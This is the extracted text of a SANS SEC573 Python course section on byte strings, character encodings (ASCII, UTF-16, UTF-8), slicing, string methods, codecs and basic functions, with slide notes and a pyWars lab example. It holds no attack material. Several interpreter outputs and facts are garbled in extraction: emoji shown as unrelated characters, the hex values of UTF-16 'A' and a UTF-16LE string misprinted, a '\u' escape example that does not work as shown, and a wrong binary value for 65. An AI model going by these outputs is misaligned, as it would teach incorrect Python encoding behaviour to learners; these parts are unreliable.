>>> bstr[0],bstr[1],bstr[2],bstr[3],bstr[4],bstr[5]
(84, 104, 105, 115, 32, 105)
>>> bstr[5:]
b'is a byte string \x80\x81'
>>> b'\u20ac'
File "<stdin>", line 1
SyntaxError: bytes can only contain ASCII literal characters.
>>> b"decode will convert these bytes to a string".decode()
'decode will convert these bytes to a string'
```

Sliced single characters are integers

Characters printed for "is a byte" but not for "\x80\x81"

Another kind of string is the byte string. These are very similar to what strings were in Python 2. The values in the string are treated as individual bytes and characters are interpreted as ASCII values. Many of the methods that can be used to change strings can also be used to change byte strings.

If you look at the individual characters that make up the byte string, you will see that they are shown as decimal values. So the letter "T" in "This is a byte string" is stored in the byte string and the number 84. When printed, character 84 from the ASCII table (the letter T) is printed.

When more than one character of a bytes is printed, Python will always try to print the ASCII character associated with values. If there is no ASCII value, it will print the hexadecimal value. For example, \x62\x79\x74\x65 prints the word "byte", but \x80\x81 just prints those hexadecimal values.

Byte strings cannot contain any value that is not a single byte, i.e., a value that is not between 0 and 255. So if you try to interpret any multibyte Unicode characters, such as the Ⓜ, as bytes, it will raise an error.

Byte strings can be interpreted as UTF-8 Unicode and turned into strings by calling their .decode() method. To understand this, we will need to discuss Unicode and UTF-8.

How Is Text Stored on Disk? In Memory?

- You can't write the symbol for the letter "M" on a hard drive or bytes of memory. We store numbers!
- There is a direct mapping of a number to a specific letter
- ASCII is commonly used in the United States

BINARY	DECIMAL	HEXADECIMAL	SYMBOL
0b00100000	32	0x20	(space)
0b01000001	65	0x41	A
0b01000010	66	0x42	B

To understand strings, we need to understand character encoding. When you store letters or words in the computer's memory or on the hard drive, you don't store the symbol for that letter. In other words, we don't draw a circle for the letter "o" on the hard drive or in memory. We store a number that represents that letter in the form of one of two states that represent either ones or zeros in a binary number. A mapping is kept between the number and the character it represents. For example, in the United States, we will often see the number 65 used to store the letter "A", 66 is used to store the letter "B", and so forth.

In The Beginning, There Was ASCII

- Every character is represented by 1 byte
- 1 byte has 255 possible numbers = 255 possible characters
- Every character, number, symbol, and control character only uses 127 of the 255! We can store them in only 7 bits!

0111111

- What do we do with the other 128 numbers?
 - Various "extended ASCII" standards emerged: "IBM standard", "Western Latin-1", also known as "Latin-1", and many more

One of the first standards for these mappings of numbers to symbols was ASCII. Yes... I know. There was EBCDIC, but let's skip the history lesson. ASCII is the American Standard Code for Information Interchange. It represented all the letters and digits as numbers between 0 and 127. A single byte of data could store any value between 0 and 255, so each ASCII character could be stored in one byte of data with room to spare! Since ASCII only used values 0–127, the values 128–255 were open and available to store other special characters. Various competing standards emerged to define what the additional characters between 128 and 255 should be. One such standard was "Western Latin-1", which is also simply called "Latin-1".

Emergence of Various "Code Pages"

- Computers quickly became commonplace outside the US
- Consumers wanted their native language and keyboard to be supported
- "Code pages" have new character mappings that replace the 255 character symbols for other languages
 - As long as the language has a character equivalent to "A" in position 65, then everything just "worked"
 - Many languages don't map directly to A–Z, so the software had to make adjustments
 - Even more problematic, some languages had more than 255 characters, so one byte per character is not big enough

As computers became commonplace in locations outside the US, we needed different mappings for different characters. Customers wanted to use the pound sign for their currency instead of the dollar sign or put accents on vowels such as è or ê. New "code pages" were introduced that could be loaded into memory, replacing the ASCII table with the characters that matched that country. If the new code page characters could be mapped directly to a US equivalent character, then everything was fine. If not, then the program would have to be changed to adapt to the new language. Even more problematic was the fact that some languages contained more than 255 symbols, and they would not fit in a code page that only had one byte per character. So Unicode characters were born.

16-Bit UNICODE

- Use 2 bytes for everything! A = \x0041 , B = \x0042 , etc.
- But should we put the most significant byte first or last?
 - UTF-16 LE (Little endian) = "\x4100"
 - UTF-16 BE (Big endian) = "\x0041"
- Unicode Byte Order Notation solved this by adding another 2 bytes at the beginning to tell us the order!

FEFF = Big endian	FFFE = Little Endian
-------------------	----------------------

 - Ex: \xffffe4100 or \xe00041 would represent the letter A
- So now you need 4 bytes to store something we could store in only 7 bits in the US. There has got to be a better way!

Unicode character can use multiple bytes of data to represent a symbol. With 16-bit Unicode, 2 bytes are used to represent a single character. Now 65536 possible symbols can be represented. But with 2 bytes, we have to choose an "endianness": Do you want the first of the bytes to be the most significant or the last to be the most significant? In other words, to store a hexadecimal 41 in 2 bytes, do we store it as 0041 (big endian) or 4100 (little endian)? Developers did it both ways. Then Unicode Byte Order Notation was introduced so you would know if the bytes were big or little endian. Here we used an additional 2 bytes to precede the character. If those bytes were FFFE, then the bytes were "backwards", so it was little endian. If the first 2 bytes were FEFF, then they were forward, and it was big endian. Now we needed 4 bytes of data to store a single character that we used to be able to store in only 7 bits for US symbols.

```
>>> codecs.encode("A".encode("utf-16be"), "hex")
'0041'
>>> codecs.encode("A".encode("utf-16le"), "hex")
'4100'
>>> codecs.encode("A".encode("utf-16"), "hex")
'ffffe4100'
```

UTF-8: The Space Saver

- All Python 3 strings are stored in UTF-8 by default
- Can store characters 0 – 1,112,064
- Only requires 1 byte for the standard 127 US characters (7-bit ASCII)
- Varying number of bytes for remaining characters

# Bytes	Character Range	1st bit(s) in 1st byte must start with	Example 1st byte	Example Additional bytes
1	0-127	0	01111111	N/A - only one byte
2	128-2047	110	11011111	10111111
3	2048-65,535	1110	11101111	10111111 10111111
4	65,536-1,112,064	11110	11110111	10111111 10111111 10111111

- Character 65 (0x41, 0b10000001) = 01000001
- Character 128 (0x80, 0b10000000) = 11000010 10000000
- Character 65536 (0x10000) = 11110000 10010000 10000000 10000000

UTF-8 solves the wasted space problem and provides backward compatibility to ASCII. For standard ASCII characters, only 1 byte of data is required per character. For any character outside of the decimal range 0–127, multiple bytes are required to represent that character. You can look at the first few bits of a byte to tell what it is. If the first bit is a 0 on any byte, then it is an ASCII character. If the first 2 bits of a byte are a 1 followed by a 0 (i.e., 10), then it is a continuation of a multi-byte character. In other words, it is the second, third, or fourth byte in a character. If the first 3 bits of a byte are 110, then it is the first byte in a 2-byte character. Logically, it will be followed by 1 byte that starts with bits 10. If the first 4 bits are 1110, it is a 3-byte character and it is followed by 2 more bytes that begin with 10. If the first 5 bits are 11110, then it is a 4-byte character and it is followed by 3 bytes that start with a 10. All of the remaining (non-header) bits in these bytes are combined to form a binary number of a character.

```
>>> list(map(bin,chr(65535).encode("utf-8")))
['0b11101111', '0b10111111', '0b10111111']
>>> list(map(bin,chr(65536).encode("utf-8")))
['0b11110000', '0b10010000', '0b10000000', '0b10000000']
>>> list(map(bin,chr(65537).encode("utf-8")))
['0b11110000', '0b10010000', '0b10000000', '0b10000001']
```

Converting between bytes() and str()

- Use b"" or bytes([]) to create a byte string

```
>>> b"\x41\x42\x43"
b'ABC'
```

```
>>> bytes([0x41, 0x42, 0x43])
b'ABC'
```

- bytes() has a .decode() method that converts to a str() in Python3

```
>>> b'\xf0\x9f\x90\x8d \x41\x42\x43'.decode()
'𩶏 ABC'
```

Returns a string!

- str() has an .encode() method that converts to bytes() in Python3


```
>>> "𩶏 ABC".encode()
b'\xf0\x9f\x90\x8d \xf0\x9f\x90\x8a \xc2\x80 A'
```

Returns bytes!

A string interprets all the bytes as UTF-8 characters. Bytes is a raw collection of bytes, and no interpretation is done on those bytes. You can create bytes by passing a list of bytes to the bytes() function or by putting a lowercase b outside of the quotes. A third way to create bytes() is to call to the Python3 string method encode(). This will interpret the string as UTF-8 and convert it into a byte array. Bytes have a function that does the opposite. It will take an array of bytes and convert it to UTF-8 characters. If there are any characters that do not have a matching UTF-8 character, then an exception is raised.

What Encoding a Byte over 127 as UTF-8 Does

- Encoding a single byte "\x80" (because it is over 127) turns it into 2 bytes
- First byte is C2 or binary 11000010 (110 indicates 2 bytes, 00010 is the first 5 bits of the value being stored (in this case 0x80)
- To turn binary data into a string, you almost always want to encode with LATIN-1



SANS

SEC573 | Automating Information Security with Python

81

With UTF-8, if we are storing standard ASCII characters, then it only requires 1 byte of data. However, once we store a character with an ordinal value higher than 127, it requires 2 bytes of data. This can cause problems for us if we are dealing with binary data. If I want to store eight consecutive 1 bits and I store \xFF in UTF-8, it will create 2 bytes rather than just storing 1 byte. Furthermore, when I am reading a binary stream and treating it as UTF-8, anytime I read a byte that is larger than 128, the next byte (or possibly several bytes depending upon the number) must begin with a binary 10xxxxxx (continuation marker). If it doesn't, then it isn't a valid UTF-8 and Python will generate an exception. So when dealing with binary data, we often leave the data in byte strings. If it must be stored in a regular string, then use the "LATIN-1" encoder because it has a one-for-one mapping of characters between 0 and 255.

Encoding Characters in a String

- "\x" followed by 2 hex digits encodes a single byte character
- "\u" followed by 4 hex digits encodes a 2-byte character
- "\U" followed by 8 hex digits encodes a 4-byte character

```
>>> "\x41"
'A'
>>> "\u0041"
'A'
>>> "\u00000041"
'A'
>>> print("\u0001f40d \u0001f40c \u0001f40b \u0001f40a")
� ø ç ñ
```



When you are creating strings, you can add characters to it by typing their hexadecimal values. Using a "\x" allows you to specify a single-byte character. "\u" allows you to specify a 2-byte character. "\U" allows you to specify a 4-byte character.

Encoding and Decoding Integers

- chr() converts an int() to a character
- In Python 2, unichr() is compatible with Python 3 chr()

```
>>> chr(65)
A
>>> chr(128013)
'﷽'
>>> chr(0x13da)+chr(0x13aa)+chr(0x39d)+chr(0xff33)
﷽SANS
```

- ord() is the opposite and converts a chr() into an int()

```
>>> ord('A')
65
>>> ord('﷽')
128013
```

If you have a byte or bytes that represent a UTF-8 character, the chr() function will produce a string of length 1 that contains that character. The ord() function does the opposite, converting a UTF-8 character into its decimal value.

Slicing Strings

- Strings can be sliced up into various substrings
- Syntax: String[start:end:step]
- Start, end, and step are ALL optional
 - Number before first colon: Is always the start
 - Number after the first: Is always the (up to but not including) end
 - Number after the second: Is always the step
 - If nothing is before first: Beginning is implied
 - If nothing is after first: The end of string is implied
- Offset begins at ZERO!!!
- The "end" character is NOT included in the result
- Negative numbers start from the end of the string and work back

```
>>> "Automating InfoSec"[11:15:1]
'Info'
```



You can "slice" up strings based on character indexes. You do this by following a string with open and close brackets. You then put start, stop, and step indexes inside the brackets. Each of these indexes (start, stop, and step) is optional; if you use them, you must use the colon delimiter. Remember that strings are offset zero. So the first character in the string is at index zero, the second character at index one, and so on. The "end" index is not included in the string. When an end index is provided, Python will include all the characters up to (but not including) the end index. Also, indexes can be negative numbers; in this case, they begin counting from the end of the string and work their way toward the front of the string. To make more sense of these rules, let's look at some examples.

Consider `x = "Python rocks"`

P	y	t	h	o	n		r	o	c	k	s
0	1	2	3	4	5	6	7	8	9	10	11
-12	-11	-10	-9	-8	-7	-6	-5	-4	-3	-2	-1

<code>x[0]</code>	P
<code>x[2]</code>	t
<code>x[0:3] or x[:3]</code>	Pyt
<code>x[0:-1] or x[:-1]</code>	Python rock
<code>x[3:]</code>	hon rocks
<code>x[0::2] or x[::2]</code>	Pto ok
<code>x[::-1]</code>	skcor nohtyP
<code>x[-1]+x[4]+x[7]*2+x[1]</code>	sorry
<code>x[:6][::-1]</code>	nohtyP
<code>x[5::-1]</code>	nohtyP

Here are some examples of string slicing. If you just provide an index such as `x[0]` or `x[2]`, you will get the character at that offset. Remember that indexes begin at zero.

When no start index is given, it is assumed that you start at the beginning of the string. The number after the first colon is the stop point. So `x[:3]` will start at the beginning and stop at the character before the index 3. Notice that this doesn't include the "h" in Python, which is at position `x[3]`. You can also use negative numbers to indicate how many characters from the end of the string you want to start or stop. So `x[:-2]` will start at the beginning and continue until the second character from the end.

Likewise, when no stop position is given, such as with `x[3:]`, the end of the string is assumed. So `x[3:]` will begin at position 3 and include everything through the end of the string.

The number provided after the third colon is the step index. It says how to increment the index when going through each of the characters. An `x[::2]` set uses an index of 2 and will slice every other character from the string. A negative index will pull the characters in reverse from the string. When you reverse the step with a negative number, the start and stop are reversed. You put the stop first and the start second. Also, the indexes are off by one because the start and stop mean "up to AND including" not "up to but not including". This can be extremely confusing. If you need to slice a string and then reverse it, it is often easier to do that in two steps. For example, `x[:6][::-1]` is much less confusing than `x[5::-1]`.

```
>>> "Python rocks"[:6][::-1]
'nohtyP'
>>> "Python rocks"[5::-1]
'nohtyP'
```

List of ALL String Methods

```
>>> a="And now for something completely different."
>>> type(a)
<class 'str'>
>>> dir(a)
['__add__', '__class__', '__contains__', '__delattr__', '__doc__', '__eq__',
 '__format__', '__ge__', '__getattribute__', '__getitem__', '__getnewargs__',
 '__getslice__', '__gt__', '__hash__', '__init__', '__le__', '__len__', '__lt__',
 '__mod__', '__mul__', '__ne__', '__new__', '__reduce__', '__reduce_ex__',
 '__repr__', '__rmod__', '__rmul__', '__setattr__', '__sizeof__', '__str__',
 '__subclasshook__', '__formatter_field_name_split__', '__formatter_parser__',
 'capitalize', 'center', 'count', 'decode', 'encode', 'endswith', 'expandtabs',
 'find', 'format', 'index', 'isalnum', 'isalpha', 'isdigit', 'islower', 'isspace',
 'istitle', 'isupper', 'join', 'ljust', 'lower', 'lstrip', 'partition', 'replace',
 'rfind', 'rindex', 'rjust', 'rpartition', 'rsplit', 'rstrip', 'split',
 'splitlines', 'startswith', 'strip', 'swapcase', 'title', 'translate', 'upper',
 'zfill']
```



The `type()` command will tell what kind of variable is stored in a particular variable. The `dir()` command will show all of the methods and attributes that are associated with a particular object. `type()` answers the question, "What is it?" and `dir()` answers the question, "What can I do with it?" Here we can see that the variable `a` is a "`<class 'str'>`" (that is, it is a string). To learn what you can do with this string, you use `dir()`. When you run the command `dir()`, you get a list of all the methods and attributes associated with the string. For now, ignore all those that begin with one or more underscores. You are interested only in the ones that do not begin with underscores.

Here you see several methods for manipulating strings, such as `split`, `upper`, `lower`, `find`, `encode`, `decode`, `join`, `replace`, and more. Over the next couple of slides, we will look at how to use these methods.

A Few Useful String Methods

Consider when `x = "pyWars rocks!"`

Uppercase	<code>x.upper()</code>	PYWARS ROCKS!
Lowercase	<code>x.lower()</code>	pywars rocks!
Title Case	<code>x.title()</code>	Pywars Rocks!
Replace Substring	<code>x.replace('cks','x')</code>	pyWars rox!
Is substring in x?	"War" in x	True
Is substring in x?	"Peace" in x	False
Convert to list	<code>x.split()</code>	['pyWars','rocks!']
Count substrings	<code>x.count('r')</code>	2

Here, you can see how each of these methods affects the string "pyWars rocks!" First, we assign a variable called `x` to the string "pyWars rocks!" Then we call each of the items in the table above and look at the output generated by manipulating `x`:

```
>>> x="pyWars rocks!"
>>> x.upper()
'PYWARS ROCKS!'
>>> x.lower()
'pywars rocks!'
>>> x.title()
'Pywars Rocks!'
>>> x.replace('cks','x')
'pyWars rox!'
>>> 'War' in x
True
>>> 'Peace' in x
False
>>> x.split()
['pyWars', 'rocks!']
>>> x.count('r')
2
```

String Methods Example (I)

```
>>> a="Ah. I see you have the  
machine that goes 'BING'"  
>>> a.upper()  
"AH. I SEE YOU HAVE THE  
MACHINE THAT GOES 'BING'"  
>>> a.title()  
"Ah. I See You Have The  
Machine That Goes 'Bing'"  
>>> "bing" in a  
False  
>>> "bing" in a.lower()  
True
```

upper() method converts it
to all uppercase. What does
lower() do?

title() capitalizes each word.

"in" simply looks for a
substring to exist.

First, we assign the variable "a" to the string "Ah. I see you have the machine that goes 'BING'." Then we can call the **upper()** method to print the string in uppercase:

```
>>> a="Ah. I see you have the machine that goes 'BING'"  
>>> a.upper()  
"AH. I SEE YOU HAVE THE MACHINE THAT GOES 'BING'"
```

Calling the **.title()** method will print the string as though it was the title of a book with each word capitalized:

```
>>> a.title()  
"Ah. I See You Have The Machine That Goes 'Bing'"
```

We can use the keyword "in" to test for the presence of a substring in another string. To see if the string "bing" exists inside variable a, we could do this:

```
>>> "bing" in a  
False
```

But bing does exist! The reason this was False is that "in" is case sensitive. If we want to check for bing and we don't care about case, we can first convert everything to lowercase before doing the comparison, so we can look for bing in a.lower():

```
>>> "bing" in a.lower()  
True
```

"bing" in a.lower() finds the string because it first converts the contents of variable "a" to lowercase and then does the comparison.

String Methods Example (2)

```
>>> a.replace("BING", "GOOGLE")
"Ah. I see you have the
machine that goes 'GOOGLE'"
>>> a
"Ah. I see you have the
machine that goes 'BING'"
>>> a.split()
['Ah.', 'I', 'see', 'you',
'have', 'the', 'machine',
'that', 'goes', "'BING'"]
>>> a.find("machine")
24
```

Replaced BING with
GOOGLE in output,
but the variable a
did NOT change. It
still has BING!

split breaks up the
string into a list of
strings, splitting on
white space unless a
character is specified.

"machine" starts at the 24th letter in variable 'a'.

We can use the string's replace method to replace a substring inside of a string. Keep in mind that strings are immutable. That means you can't change substrings within a string. Instead, replace() creates a new string with the provided text:

```
>>> a.replace("BING", "GOOGLE")
"Ah. I see you have the machine that goes 'GOOGLE'"
```

Here the new string is printed to the screen. But did this change the value of our variable 'a'?

```
>>> a
"Ah. I see you have the machine that goes 'BING'" Notice, it didn't change 'a'.
```

You can use the split() method to split up strings based on the character that you pass to split as an argument. So "comma,delimited,string".split(",") splits up the string at each comma. If you don't provide any argument to split(), it will split up the string based on any white space between characters:

```
>>> a.split()
['Ah.', 'I', 'see', 'you', 'have', 'the', 'machine', 'that', 'goes',
"'BING'"]
```

The .find() can be very useful. It will locate one string inside of another and return the character number at which the string starts:

```
>>> a.find("machine")
```

24

The Versatile len() Function

- The len() function returns the length of an "iterable" item
- len("string") returns the length of the string
- len([1,2,3]) returns the length of the list

```
>>> astring="THISISASTRING"  
>>> len(astring)  
13  
>>> len(astring) // 2  
6
```

```
>>> alist=["one",2,3,"four",5]  
>>> len(alist)  
5
```



Another useful function is the len() function. It returns the length of the iterable item passed as its argument. If you pass a string to the len() function, you will get the length of the string. We haven't discussed lists yet, but we will soon. For now, it is sufficient to know that if you pass the len() function a list, it will return the number of items in the list.

An iterable item can be stepped through one piece of the data at a time. This includes strings, lists, dictionaries, and more.

String Encoders and Decoders

- The codecs module contains several encoders and decoders that can be used on strings and bytes

```
>>> import codecs
>>> codecs.encode("Hello World", "rot13")
'Uryyb Jbeyq'
>>> codecs.encode(b"Hello World", "HEX")
'48656c6c6f20576f726c64'
>>> codecs.encode("Hello World", "utf-16le")
'H\x00e\x001\x001\x00o\x00 \x00W\x00o\x00r\x00l\x00d\x00'
>>> codecs.encode(b"Hello World", "zip")
'x\x9c\xf3H\xcd\xc9\xc9W\x08\xcf/\xcaI\x01\x00\x18\x0b\x04\x1d'
>>> codecs.encode(b"Hello World", "base64")
'SGVsbG8gV29ybGQ=\n'
>>> codecs.encode(codecs.encode("Hello World", "rot13"), "rot13")
'Hello World'
```

The codecs module can be used to encode data with several different standard encoding mechanisms. The encode and decode functions are used to change the representation or the encoding of data from one format to another. Here are some examples of putting these codecs to use with the encode and decode methods. You will notice that some of these require a byte string rather than a string.


The codecs include bz2, which does bzip2 encoding and decoding. It also includes ROT-13, which rotates the characters in the string by 13 ASCII places. The base64 codec will use base64 encoding on a Python 2 compatible byte string. With base 10, we represent values with the numbers 0–9. With Base 16 (hexadecimal), we represent values with the numbers 0–9 and letters A–F. With base64, all lowercase letters a–z, uppercase letters A–Z, numbers 0–9, and plus and forward slashes are used to represent values. An equal sign (=) is often used as padding at the end of a base64 encoded string.

ZIP is the compression algorithm used in zip files. The HEX codec will ASCII encode or decode characters. For example, "ABC" will become "414243". A complete list of encoders can be found at the following website: <https://docs.python.org/3/library/codecs.html#standard-encodings>.

Object.method.method ...

- `b'clguba ebpx5'.decode()` returns a string
- That string object has its own methods like `upper()`, `encode()`, and `lower()` that will return more string objects!
- This means that you can manipulate strings and bytes in multiple ways in a single line

```
>>> b'clguba ebpx5'.decode().replace('5','s').replace('4','a').title()
'Python Rocks'
```



When you call the `.decode()` method associated with the bytes, it returns an object of type string. That string also has string methods associated with it that can be chained in a single line of execution. Consider this example.

If you want to take a string and convert it to lowercase and then replace the letter E with the number 3, you could do it this way:

```
>>> a= "TEST"
>>> a= a.lower()
>>> a= a.replace("e","3")
```

Or you could put it all on one line:

```
>>> a= "TEST".lower().replace("e","3")
```

Or consider this example:

```
>>> b'clguba ebpx5'.decode().replace('5','s').replace('4','a').title()
'Python Rocks'
```

This example starts with encoded bytes, decodes it to a string, does some character replacements, and prints it as a title, resulting in the string "Python Rocks".

Immutable vs. Mutable Data Types

- You can't change PART of a str() or byte(); they are IMMUTABLE
- bytearrays() are MUTABLE bytes() !

```
>>> x = "This a string"
>>> x[0:4] = "That"
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: 'str' object does not support item assignment
>>> x = b"This is a byte"
>>> x[0:4] = b"That"
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: 'bytes' object does not support item assignment
>>> x = bytearray(b"This is a bytearray")
>>> x[0:4] = b"That"
>>> x
bytearray(b'That is a bytearray')
```

When we say that a variable is *immutable*, we mean that the value of the variable cannot be replaced or modified in part, but the whole value can be replaced. When you replace bytes or a string's value in whole, you are really just creating a new object in memory and pointing your variable to it. The fact that bytes and strings are immutable means that you cannot replace single characters or substrings in a string. To modify a string, you will need to replace the entire value of the string. In the example above, you will see that the attempts to slice out and change a piece of the string and bytes fail. However, when we do the same thing with bytearrays(), it works just fine.

Section 1 Roadmap

- Lab Setup
- Python and pyWars
- Language Basics
- Strings
- Functions
- if/elif/else
- Modules
- Introspection

Course Introduction
Lab Zero Overview
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations
Introducing pyWars
LAB: pyWars Numerics
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings
LAB: pyWars Strings
Creating and Using Functions
Control Statements
if, elif, and else
LAB: pyWars Functions
Modules
LAB: Modules

This is a Roadmap slide.

In your Workbook, turn to Exercise 1.2

pyWars Challenges 5 through 13



Please complete the exercise in your Workbook.

Lab Highlights: Use of the Find Method

```
>>> d.question(12)
"The answer is the position of the first letter of the word
'SANS' in the data() string. "
>>> x=d.data(12)
>>> x
'I went to SANS training and all I got was this huge brain. '
>>> x.find("SANS")
10
>>> d.data(12).find("SANS")
10
>>> d.answer(12,d.data(12).find("SANS"))
'Correct!'
```



The find method of a string will locate the beginning of a substring. When we tell Python to find the string "SANS" inside of d.data(12), we are asking it to find the letter "S" from the beginning of the word "SANS" inside of d.data(12). Python tells us that the word "SANS" begins at position 10. This also means that the substring "SANS" begins at the 11th character in the string because the first character is in position 0.

Section 1 Roadmap

- Lab Setup
- Python and pyWars
- Language Basics
- Strings
- Functions
- if/elif/else
- Modules
- Introspection

Course Introduction
Lab Zero Overview
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations
Introducing pyWars
LAB: pyWars Numerics
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings
LAB: pyWars Strings
Creating and Using Functions
Control Statements
if, elif, and else
LAB: pyWars Functions
Modules
LAB: Modules

This is a Roadmap slide.

Functions

- Functions are variables whose value is Python code
- You execute the code by putting () after the variable name
- Inputs to the function are passed inside the parentheses
- Functions "return" values to the calling program
- Variables in functions exist only inside the function. This is known as variable *scope*
- Functions are created using the keyword "def"


```
def functionname(one, or, more, arguments):  
    # do stuff here calculating results  
    return results
```



Just as "print" is a callable function, you can also define your own functions. Functions group together lines of code that perform a task we need repeated one or more times in our program. The code is stored in a variable of your choice just as there is code stored in the variable 'print'. In the slide above, we are creating a variable named 'functionname'. To execute the code, you put an open and close parenthesis after the variable name. For example, 'print()' will execute the code stored in the print variable. A function will accept arguments separated by commas. The arguments are passed into the function inside the parentheses. The function code runs and then it will return values back to the program with the keyword "return".

The variables in a function are unique to the function even if a variable with the same name already exists outside the function. No variables are shared between functions or the main part of the program. The program calling the function cannot access variables in the function. Instead, functions rely on the "return" command to send data back to the calling program. This is often referred to as *scope*. We will take a closer look at scope later.

Functions Are Like Little Machines



- MyLoaf = breadmaker(electricity, wheat, water)
- Response = input("Give me some data!")

We use functions in our program like little machines to perform actions. They make our program easier to understand and easier to read and write. We use the arguments as inputs to the function to vary the actions performed. Consider a bread maker. It takes various inputs such as electricity, wheat, and water, and then it produces wheat bread. But we can use that same machine to produce corn bread by replacing the wheat input with corn! We don't need two different machines; we simply change the inputs. In the same way, we can create small functions in programs that perform actions based on the input provided in the form of arguments.

Consider the "input" function that we used in the last exercise. You passed a "Prompt" as the argument to `input(<prompt>)` that displayed on the screen for the user. That input changed the way the small machine worked. After the machine completes its work, it returns back to you a string provided by the user.

Defining Functions

- Functions begin with the keyword "def" and a colon
- Accepts "Arguments" to be processed
- Followed by a "code block" that is typically indented with 4 spaces
- Code block will end when it is no longer indented
- Values are returned to the calling program by "return"

```
def function_name(argument, arguments...):  
    """An optional DocString for help()"""  
    # - Code beneath it is executed when function  
    # is called  
    # - Arguments can be given default values by  
    # assigning them a value.  
    # - The code can return 1 or more values  
    return "Returns this string"
```


100

Python scripts are processed from the top down. Functions must be declared before they are used. When defining a function, you begin with the keyword "def", followed by the name you will give your new function, open parenthesis, one or more arguments for the function, a close parenthesis, and a colon to begin the code block. The first line after the definition line is the docstring. The docstring contains help that is printed when the user queries the function with help().

One or more arguments can be passed into the function. These arguments serve as an input to the function. From our previous analogy, this is where we would specify that we are providing "white flour" instead of "wheat" for our bread maker function.

Then, for as long as the lines of code remain indented, the interpreter will treat the code as part of a *code block* and consider it to be part of the function. Each time the function is called, the code block beneath the def string is executed. The function can return a value back to the calling program by using the keyword "return".

Functions Use Arguments as Input



Inputs to your functions are in the form of arguments. The arguments are placed, separated by commas, between the parentheses after the function name. The argument names used when defining a function will be variables that can be used in the function. So the syntax "def greeting(name):" tells Python that we will have a variable called "name" in the function. The variable will be assigned the first value passed as an argument when the calling program calls the greeting function. So the line "greeting("Tim")" assigns to the "name" variable inside the greeting function the value "Tim". Variables in the function have a limited scope and exist only within the function. They are independent of variables outside the function and do not overwrite variables that have the same name existing outside the function. The argument variable names are treated like any other variable while in the function. They can be reassigned, printed, or returned as part of the return statement.

Function Arguments

- Arguments can be assigned default values, making them "optional"
- Optional/defaulted arguments must be specified last in the definition
- Arguments can be called by order or by name

```
>>> def myfunction(a, b, c=5):
...     print(a, b, c)
...
>>> myfunction(1, 2, 7)
1 2 7
>>> myfunction(1, 2)
1 2 5
>>> myfunction(b=10, a=7, c=9) Referred to as Keyword Arguments
7 10 9
```

When defining your functions, you can specify that some arguments have default values. When you specify a default value, it becomes an optional argument. If that argument is not provided when the function is called, the variable will be given the default value. When we are calling the functions, the parameters can be assigned based on their position or by name. Look at the definition of "myfunction" above and consider the examples

